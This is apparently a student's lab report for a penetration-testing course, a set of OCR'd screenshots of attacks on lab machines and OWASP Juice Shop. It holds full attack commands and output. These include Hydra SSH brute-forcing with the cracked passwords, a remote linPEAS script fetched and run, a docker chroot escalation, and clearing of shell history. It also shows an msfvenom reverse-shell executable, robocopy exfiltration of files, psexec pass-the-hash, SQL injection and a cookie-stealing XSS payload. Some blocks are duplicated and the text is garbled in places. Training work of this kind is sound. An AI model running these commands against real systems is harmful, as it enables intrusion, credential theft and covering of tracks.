Licensed under AGPL v3.0. The newest version is always available at:
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal purposes. (This is a wish and non-binding - most such people do not care about laws and ethics anyway - and tell themselves they are one of the good ones.)
```

Example: hydra -L user -P passlist.txt ftp://192.168.0.1

```
[kali㉿kali: ~]
└─$ hydra -L cjanssen -P /usr/share/wordlists/rockhydra.txt 10.0.8.220 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (This is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-28 05:49:05
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 2503 login tries (l:1/p:2503), -157 tries per task
[DATA] attacking ssh://10.0.8.220:22/
[STATUS] 19.00 tries/min, 161 tries in 00:01h, 2365 to do in 00:17h, 13 active
[STATUS] 92.00 tries/min, 276 tries in 00:03h, 2230 to do in 00:25h, 13 active
[22] [ssh] host: 10.0.8.220 login: cjanssen password: FlyingMater!
1 of 1 targets successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-28 05:53:43
```

Cjanssen password shown

```
File Actions Edit View Help
Options:
  -L LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
  -P PASS or -P FILE try password PASS, or load several passwords from FILE
  -C FILE colon separated "login:pass" format, instead of -L/-P options
  -M FILE list of servers to attack; one entry per line, ":" to specify port
  -T TASKS number of parallel tasks to run in parallel per target (default: 16)
  -U service module usage details
  -m OPT options specific for a module, see the output for information
  -n server name of the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  -s service the service to crack (see below for supported protocols)
  -OPT some service modules support additional input (-U for module help)

Supported services: adam500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] https[s]-[head/get/post] http[s]-[get/post]-form http-proxy http-proxy-vrfy iocp imap[s] irc ldap[s] ldap[-[crmdigest]md5][s] memcached mongodb mysql nntp oracle-listener oracle-pcmwncrle pcns pop[s] postgres radmin2 rdp redis rexec rlog in rcpas rsh rtp[s]-[500] sip smb smt[s] smtp-enue smpc socks ssh sshkey svn teamspeak telnet[s] vnc vnauth vnc xmp

Hydra is a tool to guess/crack parallel login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at:
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal purposes. (This is a wish and non-binding - most such people do not care about laws and ethics anyway - and tell themselves they are one of the good ones.)
```

Example: hydra -L user -P passlist.txt ftp://192.168.0.1

```
[kali㉿kali: ~]
└─$ hydra -L cjanssen -P /usr/share/wordlists/rockhydra.txt 10.0.8.220 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (This is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-28 05:49:05
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 2503 login tries (l:1/p:2503), -157 tries per task
[DATA] attacking ssh://10.0.8.220:22/
[STATUS] 19.00 tries/min, 161 tries in 00:01h, 2365 to do in 00:17h, 13 active
[STATUS] 92.00 tries/min, 276 tries in 00:03h, 2230 to do in 00:25h, 13 active
[22] [ssh] host: 10.0.8.220 login: cjanssen password: FlyingMater!
1 of 1 targets successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-28 05:53:43
```

```
[kali㉿kali: ~]
└─$ hydra -L philips -P /usr/share/wordlists/rockhydra.txt 10.0.8.220 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (This is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-28 05:56:03
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 2503 login tries (l:1/p:2503), -157 tries per task
[DATA] attacking ssh://10.0.8.220:22/
[STATUS] 145.00 tries/min, 145 tries in 00:01h, 2360 to do in 00:17h, 14 active
[STATUS] 98.67 tries/min, 296 tries in 00:03h, 2289 to do in 00:23h, 14 active
[22] [ssh] host: 10.0.8.220 login: philips password: FromTheSheesh!
1 of 1 targets successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-28 06:00:04
```

Phillips password shown

```

File Actions Edit View Help
[ kali@kali:~/Desktop/Work/Captures ]
$ wget -c http://10.0.8.228:8080/carrots.txt
--2023-11-28 07:09:21 -- http://10.0.8.228:8080/carrots.txt
Connecting to 10.0.8.228:8080... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 182298 (178K) [text/plain]
Saving to: 'carrots.txt'

carrots.txt 100%[................................................................] 2023-11-28 07:09:21 (265 MB/s) - 'carrots.txt' saved [182298/182298]

[ kali@kali:~/Desktop/Work/Captures ]
$ wget -c http://10.0.8.228:8080/Phoenix-Secrets.txt
--2023-11-28 07:15:35 -- http://10.0.8.228:8080/Phoenix-Secrets.txt
Connecting to 10.0.8.228:8080... connected.
HTTP request sent, awaiting response ... 404 File not found.

[ kali@kali:~/Desktop/Work/Captures ]
$ wget -c http://10.0.8.228:8080/Phoenix-Secrets
--2023-11-28 07:15:35 -- http://10.0.8.228:8080/Phoenix-Secrets
Connecting to 10.0.8.228:8080... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 65 [application/xctet-stream]
Saving to: 'Phoenix-Secrets'

Phoenix-Secrets 100%[................................................................] 2023-11-28 07:15:35 (5.86 MB/s) - 'Phoenix-Secrets' saved [65/65]

[ kali@kali:~/Desktop/Work/Captures ]

```

Obtained “Charlotte-Secrets” + “Phoenix-Secrets” files from Ubuntu Server

```

File Actions Edit View Help
[ kali@kali:~/Desktop/Work/Captures ]
$ wget -c http://10.0.8.228:8080/carrots.txt
--2023-11-28 07:09:21 -- http://10.0.8.228:8080/carrots.txt
Connecting to 10.0.8.228:8080... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 182298 (178K) [text/plain]
Saving to: 'carrots.txt'

carrots.txt 100%[................................................................] 2023-11-28 07:09:21 (265 MB/s) - 'carrots.txt' saved [182298/182298]

[ kali@kali:~/Desktop/Work/Captures ]
$ wget -c http://10.0.8.228:8080/Phoenix-Secrets.txt
--2023-11-28 07:15:35 -- http://10.0.8.228:8080/Phoenix-Secrets.txt
Connecting to 10.0.8.228:8080... connected.
HTTP request sent, awaiting response ... 404 File not found.

[ kali@kali:~/Desktop/Work/Captures ]
$ wget -c http://10.0.8.228:8080/Phoenix-Secrets
--2023-11-28 07:15:35 -- http://10.0.8.228:8080/Phoenix-Secrets
Connecting to 10.0.8.228:8080... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 65 [application/xctet-stream]
Saving to: 'Phoenix-Secrets'

Phoenix-Secrets 100%[................................................................] 2023-11-28 07:15:35 (5.86 MB/s) - 'Phoenix-Secrets' saved [65/65]

[ kali@kali:~/Desktop/Work/Captures ]

```

Root-secret.txt and carrots.txt copied to Kali system

```
File Actions Edit View Help
03 apt install nmap
06 sudo apt install nmap
07 su
08 su cyber
09 whoami
10 find / -perm -uws -type f 2>/dev/null
11 su cyber
12 nmap !/etc/gshadow
13 ls !/etc/gshadow
14 ls -l !/etc/gshadow
15 ps
16 docker
17 docker run -v ./mnt --rm -it alpine chroot /mnt sh
18 ls -l /var/run/docker.sock
19 cd /var/run
20 sudo chmod o+rw docker.sock
21 docker
22 history
23 exit
24 ps
25 ls
26 clear
27 wget -c "http://10.0.8.228/linPEAS.sh"
28 pwd
29 ls
30 wget -c "https://10.0.8.228/linPEAS.sh"
31 clear
32 wget -c "http://10.0.8.10/linPEAS.sh"
33 ls
34 chmod +x linPEAS.sh
35 ls
36 ./linPEAS.sh > carrots.txt
37 ls
38 ./linPEAS.sh
39 grep -i docker carrots.txt
40 docker run -p 8888:8888 -v ./mnt --rm -it alpine chroot /mnt sh
41 ls
42 rm carrots.txt
43 rm linPEAS.sh
44 ls
45 history
46 pphillips@cyber-ubuntu:~$ history -c
47 pphillips@cyber-ubuntu:~$ history
48 1 history
49 pphillips@cyber-ubuntu:~$
```

History cleared

Payload created using msfvenom

```
File Actions Edit View Help
[~] kali㉿kali:[~/Desktop/Work/Script]
└─[~] kali@kali:~/Desktop/Work/Script
[~] kali@kali:~/Desktop/Work/Script
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: reverse.exe
[~] kali@kali:~/Desktop/Work/Script
```

Top-Secret-WWilson copied to Kali

Lab 5.1.3 Windows OS Attacks X 5.1.3 Lab - Google Docs X Amazon AppStream 2.0 X Pentest+ Environment Settings X +

Resources Canvas Tutor Login | CompTIA main.py Pocket Prep picoCTF Interview Scripting BASH Yandex A+ practice tests Free cert exams Mod 3 Enterprise AppStream

Try the new Portal

100.8.10

kali@kali: ~Desktop/Work/Script

```
File Actions Edit View Help
Speed : 9721 Bytes/sec.
Speed : 0.556 Megabytes/min.
Ended : Tuesday, November 28, 2023 3:32:24 PM

C:\Users\WWilson\Documents>dir
dir
Volume in drive C has no label.
Volume Serial Number is E40B-A073

Directory of C:\Users\WWilson\Documents

06/28/2021 11:06 AM <DIR> .
06/28/2021 11:06 AM <DIR> ..
06/28/2021 11:06 AM 1,134 Top-Secret-WWilson.txt
   1 File(s)    1,134 bytes
   2 Dir(s) 46,787,158,016 bytes free

C:\Users\WWilson\Documents>robocopy c:\users\wwilson\documents \\\10.0.8.10\sharename
robocopy c:\users\wwilson\documents \\\10.0.8.10\sharename

ROBOCOPY :: Robust File Copy for Windows

Source : c:\users\wwilson\documents
Dest : \\\10.0.8.10\sharename
Files : *.*
Options : */O/COPY:DAT /R:1000000 /W:30

2 c:\users\wwilson\documents\

      Total     Copied    Skipped  Mismatch    FAILED    Extras
Dirs :       1          0        1          0        0          0
Files :       2          0        2          0        0          0
Bytes :   1.5 k          0        1.5 k          0        0          0
Time : 0:00:00 0:00:00 0:00:00 0:00:00 0:00:00

Robocopy completed successfully.

C:\Users\WWilson\Documents>
```

Captures - Thunar

Places

- Computer
- kali
- Desktop
- Captures
- Recent
- Trash
- Documents
- Music
- Pictures
- Videos
- Downloads

Devices

- File System
- thinkclient_dri...

Network

- Browse Network

2 files: 1.5 KB (1536 bytes) | Free space: 44.3 GB

ValueError: not enough values to unpack

5.1.3 Lab - Google Docs X Amazon AppStream 2.0 X Pentest+ Environment Settings X Lab 5.1.3 Windows OS Attacks X +

Resources Canvas Tutor Login | CompTIA main.py Pocket Prep picoCTF Interview Scripting BASH Yandex A+ practice tests Free cert exams Mod 3 Enterprise AppStream

Try the new Portal

100.8.10

kali@kali: ~share/doc/python3-impacket/examples

```
File Actions Edit View Help
GetADUsers.py dcomexec.py getArch.py karmaSH.py mimikatz.py msdpAnswerMachine.py psexec.py registry-read.py secretsdump.py snbrelay.py ticketConverter.py
GetADUsers.py dmap.py getArchack.py karmaSHack.py msdpClient.py msdpServer.py raiseChild.py rpcdump.py services.py sniffer.py ticketer.py
GetADUsers.py exfiltrate.py getIntercept.py msdpClient.py msdpServer.py rdpd.py rpcdump.py smbclient.py sniff.py unifind.py
GetADUsers.py exchanger.py getTGT.py lookupsid.py msdpInstance.py ping.py rdp_check.py smbDlPipe.py sniffer.py unpersist.py

[kalilinux kali]:~/share/doc/python3-impacket/examples]
└─$ sudo python3 psexec.py Administrator@10.0.8.29 -hashes 3bf9df5772981ce2dd627783df1fcfbf
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Traceback (most recent call last):
  File "/usr/share/doc/python3-impacket/examples/psexec.py", line 680, in <module>
    execute(PSEXECCommand, options.path, options.file, options.c, int(options.port), username, password, domain, options.hashes,
  File "/usr/share/doc/python3-impacket/examples/psexec.py", line 45, in __init__
    self._lmhash, self._nthash = hashes.split(':')
ValueError: not enough values to unpack (expected 2, got 1)

[kalilinux kali]:~/share/doc/python3-impacket/examples]
└─$ sudo python3 psexec.py Administrator@10.0.8.29 -hashes 3bf9df5772981ce2dd627783df1fcfbf
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Traceback (most recent call last):
  File "/usr/share/doc/python3-impacket/examples/psexec.py", line 680, in <module>
    execute(PSEXECCommand, options.path, options.file, options.c, int(options.port), username, password, domain, options.hashes,
  File "/usr/share/doc/python3-impacket/examples/psexec.py", line 85, in __init__
    self._lmhash, self._nthash = hashes.split(':')
ValueError: not enough values to unpack (expected 2, got 1)

[kalilinux kali]:~/share/doc/python3-impacket/examples]
└─$ sudo python3 psexec.py Administrator@10.0.8.29 -hashes 3bf9df5772981ce2dd627783df1fcfbf
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Traceback (most recent call last):
  File "/usr/share/doc/python3-impacket/examples/psexec.py", line 680, in <module>
    execute(PSEXECCommand, options.path, options.file, options.c, int(options.port), username, password, domain, options.hashes,
  File "/usr/share/doc/python3-impacket/examples/psexec.py", line 85, in __init__
    self._lmhash, self._nthash = hashes.split(':')
ValueError: not enough values to unpack (expected 2, got 1)

[kalilinux kali]:~/share/doc/python3-impacket/examples]
└─$ sudo python3 psexec.py Administrator@10.0.8.29 -hashes 3bf9df5772981ce2dd627783df1fcfbf
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Traceback (most recent call last):
  File "/usr/share/doc/python3-impacket/examples/psexec.py", line 680, in <module>
    execute(PSEXECCommand, options.path, options.file, options.c, int(options.port), username, password, domain, options.hashes,
  File "/usr/share/doc/python3-impacket/examples/psexec.py", line 85, in __init__
    self._lmhash, self._nthash = hashes.split(':')
ValueError: not enough values to unpack (expected 2, got 1)

[kalilinux kali]:~/share/doc/python3-impacket/examples]
```

meet.google.com is sharing your screen. Stop sharing Hide

```

kali㉿kali:~/usr/share/doc/python3-impacket/examples
File Actions Edit View Help
[~] kali@kali:~] 
└─$ ls
kali@kali:~/usr/share/doc/python3-impacket/examples
└─$ ls
[~] kali@kali:~/usr/share/doc/python3-impacket/examples]
└─$ sudo python3 psexec.py Administrator@10.0.0.29 -hashes:3bf9df5772981ce2d0d627783dff1cbf
pythonds: can't open file '/home/kali/psexec.py': [Errno 2] No such file or directory
[~] kali@kali:~] 
└─$ 
[~] kali@kali:~/usr/share/doc/python3-impacket/examples]
└─$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
[~] kali@kali:~] 

```

Appendix D.

1. SQL Injection:

Vulnerability: SQL Injection

User ID:

'union select null,@@...

Module: SQL Injection

DVWA Security

PHP Info

About

Logout

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

2. Zap Scan; Active Scan

The screenshot shows the OWASp ZAP interface with an active scan in progress. The 'Active Scan' tab is selected, showing a table of network requests:

ID	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
1,118	12/23, 8:25:12 PM	12/23, 8:25:12 PM	GET	http://10.0.8.220:3000/vendor.js	200	OK	41 ms	485 bytes	1,372,534 bytes
1,119	12/23, 8:25:12 PM	12/23, 8:25:12 PM	GET	http://10.0.8.220:3000/vendor.js	200	OK	14 ms	485 bytes	1,372,534 bytes
1,120	12/23, 8:25:12 PM	12/23, 8:25:12 PM	GET	http://10.0.8.220:3000/vendor.js	200	OK	9 ms	485 bytes	1,372,534 bytes
1,121	12/23, 8:25:12 PM	12/23, 8:25:12 PM	GET	http://10.0.8.220:3000/vendor.js	200	OK	8 ms	485 bytes	1,372,534 bytes
1,122	12/23, 8:25:12 PM	12/23, 8:25:12 PM	GET	http://10.0.8.220:3000/vendor.js	200	OK	14 ms	485 bytes	1,372,534 bytes
1,123	12/23, 8:25:12 PM	12/23, 8:25:12 PM	GET	http://10.0.8.220:3000/vendor.js	200	OK	8 ms	485 bytes	1,372,534 bytes
1,124	12/23, 8:25:12 PM	12/23, 8:25:12 PM	GET	http://10.0.8.220:3000/vendor.js	200	OK	9 ms	409 bytes	1,372,534 bytes
1,125	12/23, 8:25:12 PM	12/23, 8:25:12 PM	GET	http://10.0.8.220:3000/vendor.js	200	OK	9 ms	485 bytes	1,372,534 bytes
1,126	12/23, 8:25:12 PM	12/23, 8:25:12 PM	GET	http://10.0.8.220:3000/vendor.js	200	OK	9 ms	485 bytes	1,372,534 bytes

The 'Alerts' tab shows 25 alerts found during the scan.

Alerts

The screenshot shows the OWASp ZAP interface with the 'Alerts' tab selected. The 'Alerts' section displays 8 alerts:

- Cloud Metadata Potentially Exposed
- Content Security Policy (CSP) Header Not Set
- Cross-Domain Misconfiguration
- Cross-Domain JavaScript Source File Inclusion
- Timestamp Disclosure - Unix
- Information Disclosure - Suspicious Comments
- Modern Web Application
- User Agent Fuzzer

The 'History' tab shows 100 items.


3. SQL Injection Admin login

The screenshot shows a browser window with multiple tabs open, including 'Lab 6.1.1 Web-Database Attacks' and 'Amazon AppStream 2.0'. The main content is a FoxyProxy Options interface for the 'OWASP Juice Shop' site at 10.0.8.220:3000/#/basket. A green success message at the top states: 'You successfully solved a challenge: Login Admin (Log in with the administrator's user account.)'. Below this, the 'Your Basket' section lists three items:

Item	Quantity	Price
Apple Juice (1000ml)	2	1.99x
Orange Juice (1000ml)	3	2.99x
Eggfruit Juice (500ml)	1	8.99x

A small tooltip on the right side of the basket area says: 'This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait! Me want it!'.

4. Admin password:



5. Lateral Movement through user data

6. Database schema exfiltration

Amazon AppStream 2.0 | Lab 6.1.1 - Google Docs | GitHub - krypt0m/w wordlists | wordlists/wordlists/discovery/m... | New Tab

Resources Canvas Tutor Login | CompTIA main.py Pocket Prep picoCTF Interview Scripting BASH Yandex A+ practice tests Free cert exams Mod 3 Enterprise AppStream Transcripts

New Try the new Portal Fn v

Try: http://10.0.8.220:3000

Burp Suite Community Edition v2022.12.5 - Temporary Project

FoxProxy Options OWASP Juice Shop

File Edit View Bookmarks Tools Help

Request Response

Raw Hex Render

Request Attributes Request Query Parameters Request Body Parameters Request Cookies Request Headers Response Headers

Inspector

Target: http://10.0.8.220:3000 | HTTP/1.1

Send Cancel

Repeater

10.0.8.10

You successfully solved a challenge: Error Hand

You successfully solved a challenge: Password

You successfully solved a challenge: Database

Search Results

Add to B

Request

```
[{"id":1,"language": "en","welcomeBanner_status": "dismissed","continueCode": "kvxDWdpj5xnrN9vltRg2eyZL0elutDTJINVG6OEkzMPYo8amJXKw4t73qZ8"}, {"id":2,"language": "en","welcomeBanner_status": "dismissed"}]
```

Response

```
[{"id":1,"language": "en","welcomeBanner_status": "dismissed","continueCode": "kvxDWdpj5xnrN9vltRg2eyZL0elutDTJINVG6OEkzMPYo8amJXKw4t73qZ8"}, {"id":2,"language": "en","welcomeBanner_status": "dismissed"}]
```

Raw Hex Render

Request Attributes Request Query Parameters Request Body Parameters Request Cookies Request Headers Response Headers

Inspector

Request Attributes Request Query Parameters Request Body Parameters Request Cookies Request Headers Response Headers

Target: http://10.0.8.220:3000

Send Cancel

Repeater

10.0.8.10

You cookies to ensure you get a juicier tracking experience. But me wait!

We want it!

Done 8,344 bytes | 40 milis

7. Cross-site scripting (XSS)

Amazon AppStream 2.0 | Lab 6.1.1 - Google Docs | GitHub - krypt0m/w wordlists | wordlists/wordlists/discovery/m... | New Tab

Resources Canvas Tutor Login | CompTIA main.py Pocket Prep picoCTF Interview Scripting BASH Yandex A+ practice tests Free cert exams Mod 3 Enterprise AppStream Transcripts

New Try the new Portal Fn v

Try: http://10.0.8.220:3000/#/search?q=<iframe%20src%3D"javascript:alert(document.cookie)"><%2Fiframe>

OWASP Juice Shop

File Edit View History Bookmarks Tools Help

OWASP Juice Shop

10.0.8.10

"Welcome to ITSY-2359!"</>

Account Your Basket

No results found

Try adjusting your search to find what you're looking for.

Don't allow 10.0.8.220:3000 to prompt you again


OK

CREATE TABLE `addresses` (`id` INTEGER REFERENCES `Users`(`id`), `onDelete` NO ACTION, `onUpdate` CASCADE, `id` INTEGER PRIMARY KEY AUTOINCREMENT, `fullname` VARCHAR(255), `streetAddress` VARCHAR(255), `city` VARCHAR(255), `state` VARCHAR(255), `country` VARCHAR(255), `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL);


This website uses fruit cookies to ensure you get a juicier tracking experience. But me wait!

We want it!

8. Find Hidden Information - acquisitions.md



9. Easter egg



OWASP Juice Shop (Express ^4.17.1)

403 Error: Only .md and .pdf files are allowed!

```
at verify (/juice-shop/build/routes/fileServer.js:32:18)
at /juice-shop/build/routes/fileServer.js:10:13
at Layer.handle [as handleRequest] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:329:13)
at trim (/juice-shop/node_modules/express/lib/router/index.js:326:9)
at param (/juice-shop/node_modules/express/lib/router/index.js:305:14)
at param (/juice-shop/node_modules/express/lib/router/index.js:316:14)
at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:421:3)
at next (/juice-shop/node_modules/express/lib/router/index.js:200:10)
at juiceShop (/juice-shop/node_modules/express/lib/router/index.js:145:59)
at callback (/juice-shop/node_modules/graceful-fs/polyfs.js:309:20)
at FSReqCallback.oncomplete (node:fs:208:5)
```

```
-Download/easter_egg%00.md - Mousepad
File Edit Search View Document Help
1 "Congratulations, you found the easter egg!"
2 - The incredibly funny developers
3 ...
4 ...
5 ...
6 ...
7 ...
8 ...
9 ...
10 Oh wait, this isn't an easter egg at all! It's just a boring text file! The real
easter egg can be found here:
11 L2d1ci9xcmL25lcijwYi9zaGfhbC9ndXjsL3V2cS9uYS9ybmcNvcnR0Lzp2Z3V2YS9ndXivcm5mZ3J-
12 Ll3j0da=
13 ...
14 Good luck, egg hunter!
```

11. Score Board

